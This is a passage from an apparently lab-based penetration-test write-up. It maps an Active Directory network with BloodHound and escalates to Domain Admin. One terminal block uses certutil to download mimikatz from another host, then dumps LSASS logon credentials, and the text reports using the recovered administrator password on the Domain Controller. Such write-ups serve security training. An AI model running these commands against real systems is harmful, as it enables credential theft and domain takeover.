


Upon accessing the BloodHound interface, the application prompts for data ingestion to begin mapping the Active

Directory environment.
The ZIP archive generated by SharpHound on the compromised host was uploaded into BloodHound for analysis.




After the data upload, BloodHound begins ingesting and processing the collected information. Once ingestion is complete, it presents a graphical representation of the Active Directory environment and the relationships identified during enumeration.




Using the “Explore” feature in BloodHound, the shortest path to Domain Admin privileges was identified.
Since access had been obtained on the client-1 system, it was selected as the source node, with the Domain Admin group designated as the target node.
BloodHound provided a detailed privilege escalation path outlining the relationships and misconfigurations that could be leveraged to obtain Domain Admin access from the client-1 account.

```
C:\Users\client-1\Documents> whoami
nt authority\system

C:\Users\client-1\Documents>

C:\Users\client-1\Documents> certutil -urlcache -f http://192.168.56.1/mimikatz.exe mimikatz.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\client-1\Documents> ./mimikatz.exe
'.' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\client-1\Documents> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

privilege::debug
mimikatz # Privilege '20' OK

sekurlsa::logonpasswords
mimikatz #
```


Mimikatz was transferred to the compromised client-1 system to enumerate active logon sessions and extract credentials stored within the LSASS process memory.




Credential extraction from the LSASS process memory revealed the Domain Administrator password in plaintext. These credentials were subsequently used to authenticate to the Domain Controller.




Successful authentication to the Domain Controller was achieved using the recovered Domain Administrator credentials.




With SYSTEM-level privileges obtained on the Domain Controller, the next step was to extract domain user password hashes and authentication secrets from Active 